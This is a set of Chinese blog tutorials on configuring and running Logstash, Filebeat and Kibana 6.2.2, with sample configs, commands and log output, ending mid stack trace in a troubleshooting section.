
logstash组件 logstash中一条pipeline由输入、过滤、输出3个部分组成,数据经由inputs -> filters -> outputs进行流转,每个pipeline中可以包含一个或者多个inputs、filters、outputs,用户可根据需求在配置文件中定义。logstash对于3个部分提供了丰富的内置组件用于支撑数据的转换和处理。 inputs组件 input组件负责接收数据源的数据,生成event事件;一些常见的组件如下: stdin:读取操作系统标准输入流中的数据; file:读取文件系统的文件,类似于UNIX的命令tail -0F; syslog:监听操作系统514端口,接收系统日志,并根据RFC3164格式进行解析; redis:从redis中读取数据;redis经常用作logstash的消息队列,用于暂存event事件; beats:接收并处理Filebeat等beat组件发来的事件; 更多组件请参看官方文档Input Plugins filters组件 filter组件用于对流经管道的数据进行过滤、转换等操作,使得数据符合输出需求。常见组件如下: grok:用于解析和构建任意文本数据。grok是logstash用于解析非结构化日志数据的最好方式,包含120中pattern,能够满足大部分需求; mutate:执行event中通用的字段处理,包括:对字段的重命名、删除、替换、修改等操作; drop:删除event; clone:拷贝event,可以增减字段; geoip:根据event中的IP地址字段解析地理位置信息字段,添加到event中; 更多组件请参看官方文档Filter Plugins outputs组件 output组件用于将管道中的数据输出到下一环节;常见组件包括: stdout:操作系统标准输出流; elasticsearch:将所有event发送到elasticsearch; file:将event写入文件; graphite:发送event给graphite,graphite是一个开源的用于数据存储和绘图的组件; statsd:发送event给statsd; 更多组件请参看官方文档Output Plugins codecs组件 codecs组件主要用作inputs和outputs中数据的编解码使用,能够使数据的序列化操作对于数据传输透明,常见的组件包括: json:json格式编解码器; msgpack:msgpack格式编解码器; plain:文本格式编解码器; multiline:将多行文本event合并成一个event,比如将java中的异常跟踪日志合并成一条消息; 更多组件请参看官方文档Codec Plugins logstash执行模型 每个input组件都运行在其自己的线程中,将解析的event写入到一个中心队列中,队列的数据默认存放到内存中,也可以配置存放到硬盘中;一个pipeline包含多个工作线程,每个工作线程会从中心队列中获取一批event,按filter的配置顺序执行每个filter环节,然后再执行每个output。工作线程获取一批数据的数量以及工作线程数可配置。 logstash目录结构 home:logstash安装包解压后根目录; bin:二进制文件、脚本存放目录;默认:{extract.path}/bin config:配置文件目录,包括:logstash.yml、jvm.options文件;默认:{extract.path}/config,通过path.settings修改; logs:日志文件目录,默认:{extract.path}/logs,通过path.logs修改; plugins:存放插件,每个插件一个子目录;默认:{extract.path}/plugins,通过path.plugins修改; data:存放数据文件;默认:{extract.path}/data,通过path.data修改; logstash配置文件 logstash包含2种配置文件: 基本配置文件:用于配置logstash启动及运行参数;包括:logstash.yml、jvm.options、startup.options(linux使用)。 pipeline配置文件:用于配置pipeline数据处理流程; logstash.yml常用配置项 logstash.yml存放logstash的基本配置参数,包括数据文件路径、日志级别等。logstash.yml中的配置项也可以通过启动logstash时,通过指定命令行参数进行覆盖。 logstash.yml配置项支持环境变量作为参数值; node.name:用于标识一个logstash实例;默认:所在机器的hostname; path.data:存放logstash以及组件的持久化数据;默认:LOGSTASH_HOME/data; pipeline.id:pipeline的标识,类似于kafka中的topic,用于区分不同的pipeline;当多个logstash使用相同的pipeline.id时,相当于将数据汇总到同一个pipeline中,此时多个logstash可以视作一个通过pipeline.id关联的集群;默认:main; pipeline.workers:pipeline的工作线程数,用于执行filter和output阶段使用;默认:所在机器CPU核数; pipeline.batch.size:工作线程一次获取的event数量;设置较大的batchSize能够提升处理性能,但是可能消耗较大的内存;可以调整$LS_HEAP_SIZE环境变量来设置堆内存大小;默认:125; pipeline.batch.delay:;默认:50ms; pipeline.unsafe_shutdown:logstash在关闭时,默认会等到所有被处理的event都通过output输出后再执行关闭操作;如果设置为true,则允许强制关闭,而不必等待event处理完毕,此时可能会丢失数据;默认:false; path.config:logstash的main pipeline配置文件路径,如果指定通配符,则按照字母顺序读取配置文件; config.string:pipeline的配置字符串,语法同pipeline配置文件内容的语法;默认:不配置; config.test_and_exit:设置为true,则用来检测pipeline配置文件格式是否正确,检测完成后输出结果并退出;默认:false; config.reload.automatic:设置为true,则定期检测pipeline配置文件是否更新,如果有更新则触发SIGHUP信号,重新加载配置文件;默认:false; config.reload.interval:设置pipeline配置文件检测周期,配合config.reload.automatic使用,默认:3s; config.debug:设置为true,则将pipeline配置文件信息打印成debug日志,需同时保证log.level: debug才可生效;包括密码等信息均会被打印到日志中;默认:false; config.support_escapes:设置为true,将n等字符串转义成不可见字符;默认:false; modules:配置模块,格式类似如下,默认:未配置; modules: - name: MODULE_NAME1 var.PLUGIN_TYPE1.PLUGIN_NAME1.KEY1: VALUE var.PLUGIN_TYPE1.PLUGIN_NAME1.KEY2: VALUE var.PLUGIN_TYPE2.PLUGIN_NAME2.KEY1: VALUE var.PLUGIN_TYPE3.PLUGIN_NAME3.KEY1: VALUE - name: MODULE_NAME2 var.PLUGIN_TYPE1.PLUGIN_NAME1.KEY1: VALUE var.PLUGIN_TYPE1.PLUGIN_NAME1.KEY2: VALUE queue.type:缓存event的队列类型,如果设置为memory,则在内存中缓存event,如果设置为persisted,则在硬盘上缓存event;默认:memory; path.queue:当queue.type: persisted时,队列要存放的文件路径,默认:path.data/queue; queue.page_capacity:当queue.type: persisted时,每个文件存放的数据大小,文件中的数据只会追加,默认:64mb; queue.max_events:当queue.type: persisted时,queue中允许存放的最大未读取event数量;默认:0,即不限制; queue.max_bytes:当queue.type: persisted时,指定queue中存放数据的最大大小;默认:1024mb; queue.checkpoint.acks:当queue.type: persisted时,设置最大接收多少个应答event后更新检查点,如果设置为0,则表示不限制;默认:1024; queue.checkpoint.writes:当queue.type: persisted时,设置最大接收多少个写event后更新检查点,如果设置为0,则表示不限制;默认:1024; queue.drain:当queue.type: persisted时,设置为true,则执行关闭操作时,清空queue后再关闭;默认:false; dead_letter_queue.enable:设置是否使用dead_letter_queue;默认:false; dead_letter_queue.max_bytes:设置dead_letter_queue存放的最大数据量,超过数据量,则会删除队列中的节点;默认:1024mb; path.dead_letter_queue:设置dead_letter_queue数据文件存放路径,默认:path.data/dead_letter_queue; http.host:设置rest接口绑定ip地址,默认:"127.0.0.1"; http.port:设置rest接口绑定端口,默认:9600; log.level:设置日志级别,取值(fatal/error/warn/info/debug/trace),默认:info; log.format:设置日志格式,取值(json/plain),默认:plain; path.logs:设置日志文件存放目录,默认:LOGSTASH_HOME/logs; path.plugins:设置定制组件存放路径,组件存放的目录结构PATH/logstash/TYPE/NAME.rb,其中type取值(inputs/filters/outputs/codecs),默认:LOGSTASH_HOME/logs/plugins; 命令行运行logstash 运行logstash命令格式如下: bin/logstash [options] 通过-f选项可以指定pipeline配置文件; bin/logstash -f mypipeline.conf 通过命令行配置的参数将会覆盖logstash.yml中相应的参数; 常用命令行参数 --node.name NAME:同logstash.yml的node.name; -f, --path.config CONFIG_PATH:指定logstash的配置文件或者配置文件目录,如果配置为目录,则会按照字母排序,将多个配置文件合成一个;相同的配置项,取最新的配置项覆盖之前的同名配置项; -e, --config.string CONFIG_STRING:同config.string; --modules:指定module的名称,如果涉及多个module,则通过逗号分隔,或者配置多个--modules参数;使用--modules将会忽略logstash.yml中的modules配置; -M, --modules.variable:配合--modules,用于指定module中需要用到的变量,如果未指定,则使用默认值;如果未配置--modules,则忽略该参数; --pipeline.id ID:同logstash.yml的pipeline.id; -w, --pipeline.workers COUNT:同logstash.yml的pipeline.workers; -b, --pipeline.batch.size SIZE:同logstash.yml的pipeline.batch.size; -u, --pipeline.batch.delay DELAY_IN_MS:同logstash.yml的pipeline.batch.delay; --pipeline.unsafe_shutdown:同logstash.yml的pipeline.unsafe_shutdown; --path.data PATH:同logstash.yml的path.data; -p, --path.plugins PATH:同logstash.yml的path.plugins; -l, --path.logs PATH:同logstash.yml的path.logs; --log.level LEVEL:同logstash.yml的log.level; --config.debug:同logstash.yml的config.debug; -i, --interactive SHELL:使用指定shell替换当前shell;可选值:irb/pry; -t, --config.test_and_exit:同logstash.yml的config.test_and_exit; -r, --config.reload.automatic:同logstash.yml的config.reload.automatic; --config.reload.interval RELOAD_INTERVAL:同logstash.yml的config.reload.interval; --http.host HTTP_HOST:同logstash.yml的http.host; --http.port HTTP_PORT:同logstash.yml的http.port; --log.format FORMAT:同logstash.yml的log.format; --path.settings SETTINGS_DIR:指定包含logstash.yml和log4j配置文件的目录;也可以使用$LS_SETTINGS_DIR环境变量配置; -h, --help:打印帮助信息; -V, --version:查看当前logstash的版本; 常用环境变量 $LOGSTASH_HOME:logstash安装根目录; $LS_HEAP_SIZE:logstash堆内存大小设置; $LS_SETTINGS_DIR:指定logstash的logstash.yml和log4j配置文件目录; logstash安装x-pack logstash安装x-pack流程输入下: 1)下载x-pack安装包,如果部署elasticsearch时已经下载,则直接使用即可,下载地址: https://artifacts.elastic.co/downloads/packs/x-pack/x-pack-6.2.2.zip2)执行安装命令: bin/logstash-plugin install file:///path/to/file/x-pack-6.2.2.zip 注:此处的安装包路径一定是绝对路径,直接使用压缩包安装即可,无需解压;格式类似:file://路径 安装成功后,日志类似如下: Installing file: /home/work/x-pack-6.2.2.zip Install successful 3)设置logstash的监控的elasticsearch地址以及用户名和密码,使用内置用户logstash_system即可; xpack.monitoring.elasticsearch.url: "http://elasticsearch_ip:port" xpack.monitoring.elasticsearch.username: "logstash_system" xpack.monitoring.elasticsearch.password: "Huawei@1990" 4)启动logstash,查看kibana上已经出现了被监控的logstash实例; 问题 1)部署了多个logstash,在kibana上却只显示一个实例? 原因:logstash的唯一性标识是通过启动时候在${LOGSTASH_HOME}/data/uuid文件中创建的uuid来保证的。如果部署的时候使用相同的uuid,比如直接拷贝部署文件的情况,将导致kibana上只有一个实例的情况。解决办法:关闭logstash,删除${LOGSTASH_HOME}/data/uuid文件,重启logstash;参考:Kibana monitoring, logstash only one node 参考 官方文档:Settings File官方文档:Running Logstash from the Command Line官方文档:Setting Up X-Pack

优秀的个人博客,低调大师

Elastic Stack学习--logstash入门


logstash是基于实时管道的数据收集引擎。它像一根处理数据的管道,收集分散的数据,进行汇总处理后输出给下游进行数据分析和展现。 logstash可以配合Beats组件或者其它第三方组件进行数据收集,数据经过处理后存放到elasticsearch中进行检索和分析。 除了对接beats以外,logstash有着丰富的组件,能够支持各种数据源接入。包括jdbc、kafka、http等。 logstash是基于pipeline方式进行数据处理的,pipeline可以理解为数据处理流程的抽象。在一条pipeline数据经过上游数据源汇总到消息队列中,然后由多个工作线程进行数据的转换处理,最后输出到下游组件。一个logstash中可以包含多个pipeline。 基本概念 pipeline:一条数据处理流程的逻辑抽象,类似于一条管道,数据从一端流入,经过处理后,从另一端流出;一个pipeline包括输入、过滤、输出3个部分,其中输入和输出部分是必选组件,过滤是可选组件; instance:一个logstash实例,可以包含多条数据处理流程,即多个pipeline; inputs:数据输入组件,用于对接各种数据源,接入数据,支持解码器,允许对数据进行编码解码操作;必选组件; filters:数据过滤组件,负责对输入数据进行加工处理;可选组件; outputs:数据输出组件,用于对接下游组件,发送处理后的数据,支持解码器,允许对数据进行编码解码操作;必选组件; event:pipeline中的数据都是基于事件的,一个event可以看作是数据流中的一条数据或者一条消息; 安装logstash 1)依赖java8,且不支持java9:检查java版本并配置JAVA_HOME环境变量。logstash基于jruby开发,logstash 6.x版本要求运行在java8环境,且目前不支持java9;2)下载并解压:下载logstash,解压文件;注意logstash所在路径中不可以包含冒号; tar -zxvf logstash-6.2.2.tar.gz cd logstash-6.2.2 3)启动logstash,发布第一个事件:通过-e指定一个pipeline的处理流程,指定从stdin中读取event,然后在stdout输出; bin/logstash -e 'input { stdin { } } output { stdout {} }' 可以看到类似如下日志: Sending Logstash's logs to /home/work/zion_package/elastic/logstash/logstash-6.2.2/logs which is now configured via log4j2.properties h[2018-03-14T14:48:00,053][INFO ][logstash.modules.scaffold] Initializing module {:module_name=>"fb_apache", :directory=>"/home/work/zion_package/elastic/logstash/logstash-6.2.2/modules/fb_apache/configuration"} [2018-03-14T14:48:00,074][INFO ][logstash.modules.scaffold] Initializing module {:module_name=>"netflow", :directory=>"/home/work/zion_package/elastic/logstash/logstash-6.2.2/modules/netflow/configuration"} [2018-03-14T14:48:00,172][INFO ][logstash.setting.writabledirectory] Creating directory {:setting=>"path.queue", :path=>"/home/work/zion_package/elastic/logstash/logstash-6.2.2/data/queue"} [2018-03-14T14:48:00,178][INFO ][logstash.setting.writabledirectory] Creating directory {:setting=>"path.dead_letter_queue", :path=>"/home/work/zion_package/elastic/logstash/logstash-6.2.2/data/dead_letter_queue"} [2018-03-14T14:48:00,631][WARN ][logstash.config.source.multilocal] Ignoring the 'pipelines.yml' file because modules or command line options are specified [2018-03-14T14:48:00,672][INFO ][logstash.agent ] No persistent UUID file found. Generating new UUID {:uuid=>"5901ab9f-fdc9-43dc-a88d-c5c636cf8224", :path=>"/home/work/zion_package/elastic/logstash/logstash-6.2.2/data/uuid"} [2018-03-14T14:48:01,337][INFO ][logstash.runner ] Starting Logstash {"logstash.version"=>"6.2.2"} [2018-03-14T14:48:01,733][INFO ][logstash.agent ] Successfully started Logstash API endpoint {:port=>9600} [2018-03-14T14:48:03,264][INFO ][logstash.pipeline ] Starting pipeline {:pipeline_id=>"main", "pipeline.workers"=>12, "pipeline.batch.size"=>125, "pipeline.batch.delay"=>50} [2018-03-14T14:48:03,453][INFO ][logstash.pipeline ] Pipeline started succesfully {:pipeline_id=>"main", :thread=>"#<Thread:0x128244e5 run>"} The stdin plugin is now waiting for input: [2018-03-14T14:48:03,546][INFO ][logstash.agent ] Pipelines running {:count=>1, :pipelines=>["main"]} 在控制台随便输入字符串按回车后,发现消息会立刻在控制台输出,此时pipeline的处理过程是从stdin接收我们的输入,然后再在stdout输出: Hello, this is my first event to logstash ! 2018-03-14T06:50:26.261Z yf-beidou-dmp00.yf01.baidu.com Hello, this is my first event to logstash ! logstash会给消息添加ip和时间戳,要退出logstash,输入ctrl+d; 通过Filebeat发送日志到logstash 配置Filebeat Filebeat用于追踪服务器上的文件数据,它的设计以可靠和低资源占用为初衷,和业务系统部署在一起时,能够避免因为资源消耗影响到业务系统的正常运行。logstash安装后默认包含Beats input组件,用于接收各种beat组件上报事件。Filebeat也可以直接上报事件给elasticsearch,而不用经过logstash。 1)下载文件样例logstash-tutorial.log.gz,上传至Filebeat将要部署的服务器并解压;该样例为官方文档提供的apache的web日志样例。2)下载Filebeat,上传服务器并解压;此处下载LINUX 64-BIT的安装包; tar -zxvf filebeat-6.2.2-linux-x86_64.tar.gz cd filebeat-6.2.2-linux-x86_64 3)配置Filebeat,修改filebeat.yml,设置监控日志文件路径和上报logstash地址; filebeat.prospectors: - type: log # 监控日志文件路径 paths: - /path/to/file/logstash-tutorial.log output.logstash: # 上报logstash地址 hosts: ["localhost:5044"] 注:设置监控日志文件的路径一定是绝对路径,支持通配符; 4)启动Filebeat;其中-e参数指定输出日志到stderr,而非输出到日志文件;-c参数指定配置文件路径;-d参数debug选择器; ./filebeat -e -c filebeat.yml -d "publish" 配置logstash 1)创建pipeline配置文件;pipeline配置格式如下: # The # character at the beginning of a line indicates a comment. Use # comments to describe your configuration. input { } # The filter part of this file is commented out to indicate that it is # optional. # filter { # # } output { } 创建一个名为first-pipeline.conf的文件,配置如下: input { beats { # 设置beats上报端口 port => "5044" } } # The filter part of this file is commented out to indicate that it is # optional. # filter { # # } output { # 输出到stdout,同时指定日志解码器为rubydebug stdout { codec => rubydebug } } 2)校验配置是否正确,命令如下。--config.test_and_exit选项会校验配置文件,并输出错误; bin/logstash -f first-pipeline.conf --config.test_and_exit 输出类似如下日志,说明配置文件格式校验通过: Configuration OK [2018-03-14T16:23:08,919][INFO ][logstash.runner ] Using config.test_and_exit mode. Config Validation Result: OK. Exiting Logstash 3)启动logstash,命令如下。--config.reload.automatic选项能够使得配置文件修改后被自动加载,从而避免重新启动logstash; bin/logstash -f first-pipeline.conf --config.reload.automatic 如果配置正确,可以看到logstash命令行有类似如下输出: { "host" => "yf-beidou-dmp00.yf01.baidu.com", "offset" => 22310, "tags" => [ [0] "beats_input_codec_plain_applied" ], "message" => "218.30.103.62 - - [04/Jan/2015:05:28:43 +0000] \"GET /blog/geekery/xvfb-firefox.html HTTP/1.1\" 200 10975 \"-\" \"Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)\"", "prospector" => { "type" => "log" }, "beat" => { "name" => "yf-beidou-dmp00.yf01.baidu.com", "version" => "6.2.2", "hostname" => "yf-beidou-dmp00.yf01.baidu.com" }, "@timestamp" => 2018-03-14T08:43:52.564Z, "source" => "/home/work/zion_package/elastic/filebeat/logstash-tutorial.log", "@version" => "1" } 通过Grok过滤组件解析日志 通过上面的例子,我们可以将filebeat上报的日志经由logstash输出,接下来将添加filter组件,对日志进行处理。grok组件是logstash的filter组件之一,它可以将非结构化的数据按照一定规则整理成结构化数据,从而便于检索。这些规则需要根据日志格式事先设定好,因此需要了解采集日志的格式。因为我们的样例日志是apache的web日志,因而可以直接使用grok提供的%{COMBINEDAPACHELOG}格式进行日志的过滤,过滤后的日志格式如下: 修改first-pipeline.conf文件,增加filter,如下: input { beats { port => "5044" } } filter { grok { match => { "message" => "%{COMBINEDAPACHELOG}"} } } output { stdout { codec => rubydebug } } 因为启动logstash时添加了--config.reload.automatic选项,logstash能够自动加载修改后的配置文件,因而不需要重启;修改保存后可以看到重新加载配置,重启pipeline的日志: [2018-03-14T17:04:57,325][INFO ][logstash.pipelineaction.reload] Reloading pipeline {"pipeline.id"=>:main} [2018-03-14T17:05:01,758][INFO ][logstash.pipeline ] Pipeline has terminated {:pipeline_id=>"main", :thread=>"#<Thread:0x58f295b9 run>"} [2018-03-14T17:05:02,048][INFO ][logstash.pipeline ] Starting pipeline {:pipeline_id=>"main", "pipeline.workers"=>12, "pipeline.batch.size"=>125, "pipeline.batch.delay"=>50} [2018-03-14T17:05:02,362][INFO ][logstash.inputs.beats ] Beats inputs: Starting input listener {:address=>"0.0.0.0:5044"} [2018-03-14T17:05:02,422][INFO ][logstash.pipeline ] Pipeline started succesfully {:pipeline_id=>"main", :thread=>"#<Thread:0x5506295b sleep>"} [2018-03-14T17:05:02,429][INFO ][org.logstash.beats.Server] Starting server on port: 5044 [2018-03-14T17:05:02,453][INFO ][logstash.agent ] Pipelines running {:count=>1, :pipelines=>["main"]} 为了能够使filebeat重新读取文件,需要停止filebeat,删除读取文件的保存点记录,并重启filebeat: cd filebeat-6.2.2-linux-x86_64 rm data/registry 添加filter后,输出的日志格式如下,发现不仅输出了日志原文,同时对日志进行解析切割,存放到相应的字段中。 { "host" => "yf-beidou-dmp00.yf01.baidu.com", "clientip" => "121.107.188.202", "verb" => "GET", "tags" => [ [0] "beats_input_codec_plain_applied" ], "message" => "121.107.188.202 - - [04/Jan/2015:05:27:57 +0000] \"GET /presentations/logstash-monitorama-2013/images/kibana-dashboard3.png HTTP/1.1\" 200 171717 \"-\" \"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36\"", "beat" => { "name" => "yf-beidou-dmp00.yf01.baidu.com", "version" => "6.2.2", "hostname" => "yf-beidou-dmp00.yf01.baidu.com" }, "httpversion" => "1.1", "auth" => "-", "response" => "200", "bytes" => "171717", "ident" => "-", "@version" => "1", "request" => "/presentations/logstash-monitorama-2013/images/kibana-dashboard3.png", "offset" => 21927, "prospector" => { "type" => "log" }, "@timestamp" => 2018-03-14T09:06:47.927Z, "source" => "/home/work/zion_package/elastic/filebeat/logstash-tutorial.log", "timestamp" => "04/Jan/2015:05:27:57 +0000", "agent" => "\"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36\"", "referrer" => "\"-\"" } 使用Geoip过滤器组件增强数据处理 geoip也是filter组件的一种,用于从ip地址中解析出位置信息,并添加到输出日志中;geoip需要配置需要指定存放ip地址的字段,在本例中,我们使用通过gork解析后clientip字段;因为过滤器是按顺序过滤,所以需要确保geoip的过滤器在之前配置的gork过滤器之后,配置文件如下: input { beats { port => "5044" } } filter { grok { match => { "message" => "%{COMBINEDAPACHELOG}"} } geoip { # 指定要进行ip解析的字段 source => "clientip" } } output { stdout { codec => rubydebug } } 停止filebeat,删除data/registry文件,重启filebeats后再次查看日志,发现新增了地理位置信息: { "host" => "yf-beidou-dmp00.yf01.baidu.com", "clientip" => "218.30.103.62", "verb" => "GET", "tags" => [ [0] "beats_input_codec_plain_applied" ], "message" => "218.30.103.62 - - [04/Jan/2015:05:28:43 +0000] \"GET /blog/geekery/xvfb-firefox.html HTTP/1.1\" 200 10975 \"-\" \"Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)\"", "beat" => { "name" => "yf-beidou-dmp00.yf01.baidu.com", "version" => "6.2.2", "hostname" => "yf-beidou-dmp00.yf01.baidu.com" }, "httpversion" => "1.1", "auth" => "-", "response" => "200", "bytes" => "10975", "ident" => "-", "@version" => "1", "request" => "/blog/geekery/xvfb-firefox.html", "geoip" => { "location" => { "lat" => 39.9289, "lon" => 116.3883 }, "latitude" => 39.9289, "continent_code" => "AS", "region_code" => "11", "country_code3" => "CN", "country_code2" => "CN", "longitude" => 116.3883, "city_name" => "Beijing", "country_name" => "China", "ip" => "218.30.103.62", "region_name" => "Beijing", "timezone" => "Asia/Shanghai" }, "offset" => 22310, "prospector" => { "type" => "log" }, "@timestamp" => 2018-03-14T09:22:31.299Z, "source" => "/home/work/zion_package/elastic/filebeat/logstash-tutorial.log", "timestamp" => "04/Jan/2015:05:28:43 +0000", "agent" => "\"Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)\"", "referrer" => "\"-\"" } 将logstash数据输出到elasticsearch 1)修改output,写入数据到elasticsearch:修改first-pipeline.conf文件,配置elasticsearch访问地址; input { beats { port => "5044" } } filter { grok { match => { "message" => "%{COMBINEDAPACHELOG}"} } geoip { source => "clientip" } } output { elasticsearch { # 指定elasticsearch地址,指定多个地址,logstash会自动负载均衡 hosts => [ "ip1:port1", "ip2,port2" ] # 如果设置用户名和密码,则需要指定如下两个字段; # 用户必须具有对index的CRUD权限; user => "username" password => "password" } } 2)重新发送消息:停止filebeat,删除data/registry文件,重启filebeats;3)检索日志:执行如下语句,查询是否有日志写入elasticsearch,ip和端口是elasticsearch实例的ip和端口;因为first-pipeline.conf中未指定创建index的名称格式,默认为:logstash-yyyy.MM.dd(日期部分需要替换);如果未指定用户名/密码,则不需要-u参数; curl -XGET 'ip:port/logstash-2018.03.14/_search?pretty&q=response=200' -u username:password 检索结果类似如下json串: { "took" : 20, "timed_out" : false, "_shards" : { "total" : 5, "successful" : 5, "skipped" : 0, "failed" : 0 }, "hits" : { "total" : 98, "max_score" : 2.3988724, "hits" : [ { "_index" : "logstash-2018.03.14", "_type" : "doc", "_id" : "t76VJGIBe9U4s2F_OL_W", "_score" : 2.3988724, "_source" : { "verb" : "GET", "@timestamp" : "2018-03-14T12:56:19.779Z", "response" : "200", "agent" : "\"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36\"", "source" : "/home/work/zion_package/elastic/filebeat/logstash-tutorial.log", "host" : "yf-beidou-dmp00.yf01.baidu.com", "auth" : "-", "clientip" : "83.149.9.216", "geoip" : { "country_code3" : "RU", "continent_code" : "EU", "ip" : "83.149.9.216", ... ... 4)在kibana上配置index-pattern,通过Discover检索日志:点击菜单:Management -> Index Pattern; 点击 Create Index Pattern,创建index pattern; 点击菜单:Discover,检索日志; 参考 官方视频:Getting Started with Logstash官方文档:Getting Started with Logstash
优秀的个人博客,低调大师

Elastic Stack学习--Kibana部署


Kibana是一个开源的用于elasticsearch的数据分析可视化平台。Kibana以可视化界面的方式对elasticsearch的索引进行检索、查看、更新等,并提供丰富的图表展现。Kibana基于Node.js实现,因而需要有Node.js运行环境。Node.js环境依赖于glibc2.4以上版本,故如果操作系统版本过低,可能无法支持,安装时一定先更新操作系统或者glibc库。 Kibana部署 1)下载kibana安装包,我们在linux环境安装,下载tar包;2)上传tar包到服务器,解压并进入根目录; tar -xzf kibana-6.2.2-linux-x86_64.tar.gz cd kibana-6.2.2-linux-x86_64/ 3)执行如下命令,启动kibana: ./bin/kibana 默认情况下,以前台进程方式启动kibana,并输出日志到stdout;通过ctrl+c或者ctrl+z结束进程; Kibana目录结构 home:kibana的根目录,即$KIBANA_HOME变量指向的目录;默认为安装包解压后的路径; bin:kibana的二进制文件所在目录,比如:kibana用于启动进程,kibana-plugin用于安装插件;默认为:$KIBANA_HOMEbin config:kibana的配置文件目录,核心配置文件为kibana.yml,默认路径:$KIBANA_HOMEconfig; data:kibana及其插件数据文件存放目录,默认为:$KIBANA_HOMEdata; optimize:存放优化后源代码,默认$KIBANA_HOMEoptimize; plugins:插件安装目录,每个插件都对应一个子目录;默认$KIBANA_HOMEplugins; 配置kibana Kibana的配置基于kebana.yml文件,默认绑定localhost:5601启动。常用配置项如下: console.enabled(true) 是否允许控制台方式访问kibana; server.port(5601) 和 server.host(localhost) 配置服务器端口和地址;服务器地址默认为localhost,无法被外网访问; server.basePath("") kibana的访问地址根目录,类似于tomcat的rootPath; server.maxPayloadBytes(1048576) 请求允许的最大长度,默认为1M; server.name(hostname) kibana的名字,为展示使用,默认为所在物理机的hostname; elasticsearch.url(http://localhost:9200) kibana要访问elasticsearch的地址; kibana.index(.kibana) kibana会在elasticsearch上创建一个索引用于存放kibana保存的检索信息、创建的视图信息以及dashboard等信息;该配置指定存放的索引名称; pid.file(/var/run/kibana.pid) 指定kibana进程的pid文件路径; logging.dest(stdout) 指定kibana的日志输出路径; 输出日志级别设置 logging.silent(false),设置不输出任何日志; logging.quiet(false),设置只输出error日志; logging.verbose(false),设置输出详细日志,包括系统调用信息以及所有请求日志; Kibana安装X-Pack x-pack的安装顺序如下图: 1)下载x-pack安装包,如果部署elasticsearch时已经下载,则直接使用即可,下载地址: https://artifacts.elastic.co/downloads/packs/x-pack/x-pack-6.2.2.zip2)执行安装命令: bin/kibana-plugin install file:///path/to/file/x-pack-6.2.2.zip 注:此处的安装包路径一定是绝对路径,直接使用压缩包安装即可,无需解压;格式类似:file://路径 安装成功后,日志类似如下: urrent workdir: /home/work/fzx/kibana/kibana-6.2.2-linux-x86_64 Attempting to transfer from file:///home/work/fzx/kibana/x-pack-6.2.2.zip Transferring 314129017 bytes.................... Transfer complete Retrieving metadata from plugin archive Extracting plugin archive Extraction complete Optimizing and caching browser bundles... Plugin installation complete 3)设置elastic内置用户名和密码,一定要和elasticsearch的bin/x-pack/setup-passwords命令所设密码相同: elasticsearch.username: "elastic" elasticsearch.password: "elasticpassword" 注:一定要使用内置用户elastic的用户名和密码;否则会出现认证失败的情况,kibana、logstash_system用户所给权限不足,无法对索引进行CRUD操作; 4)重启kibana,通过浏览器访问kibana地址,使用内置用户elastic和密码登录; http://ip:port 登录后如下图: 坑 [security_exception] action [indices:admin/mappings/get] is unauthorized for user [kibana] 登录kibana后,报错如下图: 解决办法:配置kibana.yml中elasticsearch的用户名和密码错误,应该使用elastic用户而非kibana用户,kibana、logstash_system用户所给权限不足,无法对索引进行CRUD操作; kibana报503错误,elasticsearch日志报错:org.elasticsearch.indices.InvalidIndexTemplateException org.elasticsearch.indices.InvalidIndexTemplateException: index_template [kibana_index_template:.Elasticsearch-DEV-Kibana] invalid, cause [Validation Failed: 1: name must be lower cased;] at org.elasticsearch.cluster.metadata.MetaDataIndexTemplateService.validate(MetaDataIndexTemplateService.java:310) ~[elasticsearch-6.2.2.jar:6.2.2] at 